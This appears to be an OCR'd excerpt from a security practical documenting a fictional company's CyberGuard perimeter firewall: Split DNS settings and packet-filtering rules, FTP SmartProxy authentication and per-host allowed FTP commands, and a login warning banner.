CyberGuard firewalls support Split DNS capabilities. Split DNS has been enabled on the perimeter firewall. Upon initial configuration of the perimeter firewall, the *Update packet-filtering rules* option was selected. Once the Split DNS packet-filtering rules were automatically created by the firewall, the *Update packet-filtering rules* options was deselected and the packet-filtering rules were modified to make them more secure.



Split Domain Name System (gate1.fortunecookie.com:cg1)

Operating Mode

● Enable split Domain Name System


○ Enable as client of Domain Name System server 192.168.201.50

○ Disable Domain Name System

☐ Update packet-filtering rules

Setup

The dec0 interface (external) is configured as the public name server. The dec2 interface (internal) is configured as the private name server and all DNS capabilities have been disabled on the dec1 interface (DMZ). The private name server has been configured to forward any unresolved queries to the public name server for resolution. Zone transfers have been disabled by selecting *None* for *Privileged Addresses*.



Split Domain Name System (gate1.fortunecookie.com:cg1)

Public Name Server

External Interfaces: ☑ 210.56.47.11/29

Forwarder Addresses:

○ Privileged Addresses ○ Any ● None

Private Name Server


Internal Interfaces: ☐ 192.168.200.20/28 ☑ 192.168.201.50/28

Forwarder Addresses: 210.56.47.11

○ Privileged Addresses ○ Any ● None

Servers

The private name server is configured to load the fortunecookie.com. zone as a secondary from the internal name server located on the internal protected network. This option leaves the responsibility of configuring and maintaining DNS records on the system administrators for GIAC Enterprises (FCD).



Name Server (Internal) private

Zone Name	Type	Mail Servers	Name Server 1 Address	Name Server 2 Address
fortunecookie.com	Seconda		192.168.1.10	

Zone Name fortunecookie.com

E-mail Address of Contact Person


Type ○ Primary ● Secondary ○ Delegated Only

Mail Servers

Remote Name Servers

Host Name	IP Address
	192.168.1.10

The public name server is not configured to load any zones. This option helps to keep the external name server located outside the perimeter firewall separate from the public name server.



Name Server (External) public

Zone Name	Type	Mail Servers	Name Server 1 Address	Name Server 2 Address

Zone Name

E-mail Address of Contact Person


Type ○ Primary ○ Secondary ○ Delegated Only

Mail Servers

Remote Name Servers

Host Name IP Address

There is no need to create any DNS records since the only zone being loaded by the perimeter firewall is the secondary zone of fortunecookie.com.




Zone (no primary domains defined)

The packet-filtering rules for Split DNS have been modified to make them as secure as possible. The first rule allows the dec0 interface to query any external name server on port 53/tcp. Replies are not enabled for this rule since they are enabled by default for TCP traffic as replies are expected. This rule is required to allow for queries that will return a response over 512 bytes. The second rule allows the dec0 interface to query any external name server on port 53/udp. Replies are enabled for this rule since they are not enabled by default for UDP traffic, but they are expected for DNS traffic. This rule is required to allow for normal queries.

The third rule allows the internal DNS server to query the dec2 interface on port 53/tcp. This rule is required to allow for queries that will return a response over 512 bytes. The fourth rule allows the dec2 interface to query the internal DNS server on port 53/tcp. This rule is required to allow the firewall to perform a zone transfer from the internal DNS server. The fifth rule allows the internal DNS server to query the dec2 interface on port 53/udp. This rule is required for normal queries, and replies have been enabled as they are expected and required. The sixth rule allows the dec2 interface to query the internal DNS server on port 53/udp. This rule is required so the firewall can query the internal DNS server for its SOA record to check for updates, and replies have been enabled as they are expected and required.

The last two rules deny any further traffic on ports 53/udp or 53/tcp. These rules are required to ensure no other access is granted outside of what we wish to permit. These rules must come after the other DNS rules to ensure that only the traffic we wish to block is denied.




Type	Service	Packet Origin	Packet Destination	Options
# Split DNS rules (added automatically)				
permit	domain/tcp	outside.fortunecookie.c	ALL_EXTERNAL	
permit	domain/udp	outside.fortunecookie.c	ALL_EXTERNAL	
permit	domain/tcp	dns	inside	
permit	domain/tcp	inside	dns	
permit	domain/udp	dns	inside	
permit	domain/udp	inside	dns	
deny	domain/tcp	EVERYONE	EVERYONE	
deny	domain/udp	EVERYONE	EVERYONE	
# End of Split DNS rules				

2.2.10 FTP SmartProxy

There are numerous vulnerabilities associated with File Transfer Protocol (FTP) traffic. To counteract this threat the FTP SmartProxy will be used on the perimeter firewall to protect all required FTP access. The FTP SmartProxy is configured to allow FTP traffic as *Inbound To Firewall*. *Update Packet-Filter Rules* has been deselected after the FTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming FTP requests from external sources will be directed to the external interface of the perimeter firewall. The FTP request will then be screened and processed by the firewall if it is allowed. This configuration allows for a much granular control over FTP traffic than what would normally be provided through the actual FTP server.

Incoming FTP requests will be authenticated by the perimeter firewall by selecting *Allow authenticated FTP* and *Authenticate inbound*. Proxy User accounts have been created on the perimeter firewall to allow authentication at the firewall for FTP access. This authentication method is in addition to the username and password pair on the actual destination FTP server. There is an individual Proxy User for each member of the mobile sales force as well as an account for GIAC Enterprises (FCD) supplier and partner. The FTP SmartProxy will only make an entry for the FTP server listed in the *Server* field, so further modifications to the packet-filtering rules are required for the other FTP servers.



SmartProxies (gate1.fortunecookie.com:cg1)

Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	□	□	□	□
Gopher	Gopher Protocol	□	□	□	□	□	□
HTTP	Hypertext Transfer Protocol	☑	☑	□	□	☑	□
LDAP	Lightweight Directory Access	□	□	□	□	□	□
LDE	Load Equalizer	□	☑	□	□	□	□
NNTP	Network News Transfer Protocol	□	□	□	□	□	□
Notes	Lotus Notes	□	☑	□	□	□	□
PG	Port Guard	☑	☑	□	□	□	□
RA	RealAudio Protocol	□	□	□	☑	□	□
Rlogin	Remote Login	□	□	□	□	□	□
SMTP	Simple Mail Transfer Protocol	☑	☑	□	□	☑	□

☑ Allow authenticated FTP Server ftp-1

□ Allow anonymous FTP Server


Inactive Session Timeout (seconds) 300

☑ Authenticate inbound

□ Authenticate outbound

□ Allow Fast Data Transfers

File Transfer Protocol




Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	☐	☐	☐	☐
Gopher	Gopher Protocol	☐	☐	☐	☐	☐	☐
HTTP	Hypertext Transfer Protocol	☑	☑	☐	☐	☑	☐
LDAP	Lightweight Directory Access	☐	☐	☐	☐	☐	☐
LDE	Load Equalizer	☐	☑	☐	☐	☐	☐
NNTP	Network News Transfer Protocol	☐	☐	☐	☐	☐	☐
Notes	Lotus Notes	☐	☑	☐	☐	☐	☐
PG	Port Guard	☑	☑	☐	☐	☐	☐
RA	RealAudio Protocol	☐	☐	☐	☑	☐	☐
Rlogin	Remote Login	☐	☐	☐	☐	☐	☐
SMTP	Simple Mail Transfer Protocol	☑	☑	☐	☐	☑	☐

Source	Destination	Operations
ftp-partner	ftp-2	ABOR,HELP,LIST,NLST,NOOP,PWD,XPWD,QUIT,RETR
ftp-supplier	ftp-1	ABOR,ALLO,HELP,LIST,NLST,NOOP,PWD,XPWD,QUIT,STOR,STOU
laptop-1	ftp-internal	ABOR,ALLO,APPE,CDUP,XCUP,CWD,XCWD,DELE,HELP,LIST,MKD,XM▶
laptop-2	ftp-internal	ABOR,ALLO,APPE,CDUP,XCUP,CWD,XCWD,DELE,HELP,LIST,MKD,XM▶
laptop-3	ftp-internal	ABOR,ALLO,APPE,CDUP,XCUP,CWD,XCWD,DELE,HELP,LIST,MKD,XM▶

Source	*Destination*	*Allowed FTP Commands*
fcd-partner	ftp-2	ABOR, HELP, LIST, NLST, NOOP, PWD, XPWD, QUIT, RETR
fcd-supplier	ftp-1	ABOR, ALLO, HELP, LIST, NLST, NOOP, PWD, XPWD, QUIT, STOR, STOU
laptop-1	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER
laptop-2	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER
laptop-3	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER

A warning banner is configured for all incoming FTP requests with the *Authenticated Login Greeting Message*. While this does not provide any technical protection, it does help to provide for legal protection. In the event of an unsuccessful logon attempt, the *Login Failure Message* will be displayed. It is critical to ensure that logon failures do not identify which item of the username and password pair is not valid. Doing so can allow an attacker to discover valid usernames through trial and error.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP	File Transfer Protocol	☑	☑	☐	☐	☐	☐
Gopher	Gopher Protocol	☐	☐	☐	☐	☐	☐
HTTP	Hypertext Transfer Protocol	☑	☑	☐	☐	☑	☐
LDAP	Lightweight Directory Access	☐	☐	☐	☐	☐	☐
LDE	Load Equalizer	☐	☑	☐	☐	☐	☐
NNTP	Network News Transfer Protocol	☐	☐	☐	☐	☐	☐
Notes	Lotus Notes	☐	☑	☐	☐	☐	☐
PG	Port Guard	☑	☑	☐	☐	☐	☐
RA	RealAudio Protocol	☐	☐	☐	☑	☐	☐
Rlogin	Remote Login	☐	☐	☐	☐	☐	☐
SMTP	Simple Mail Transfer Protocol	☑	☑	☐	☐	☑	☐

Authenticated Login Greeting Message: This is a GIAC Enterprises computer system. This computer system,

Anonymous Login Greeting Message:

Login Failure Message: Username/Password are invalid.

Login Message

```
This is a GIAC Enterprises computer system. This computer system,
including all related equipment, networks and network devices
(specifically including Internet access), are provided only for
authorized GIAC Enterprises use. GIAC Enterprises computer
systems may be monitored for all lawful purposes, including to
ensure that their use is authorized, for management of the
system, to facilitate protection against unauthorized access, and
to verify security procedures, survivability and operational
security. Monitoring includes active attacks by GIAC Enterprises
entities to test or verify the security of this system. During
monitoring, information may be examined, recorded, copied, and
used for authorized purposes. All information, including personal
information, placed on or sent over this system may be monitored.
```


```
Use of this GIAC Enterprises computer system, authorized or
unauthorized, constitutes consent to monitoring of this system.
Unauthorized use may subject you to criminal prosecution.
Evidence of unauthorized use collected during monitoring may be
used for administrative, criminal or adverse action. Use of this
system constitutes consent to monitoring for these purposes.
```

Failure Message

```
Username/Password are invalid.
If you do not have a Username and password supplied by GIAC
Enterprises you should not be here.
01000111011011110010000001000001011101110110000101111001001000010
010000100100001
```

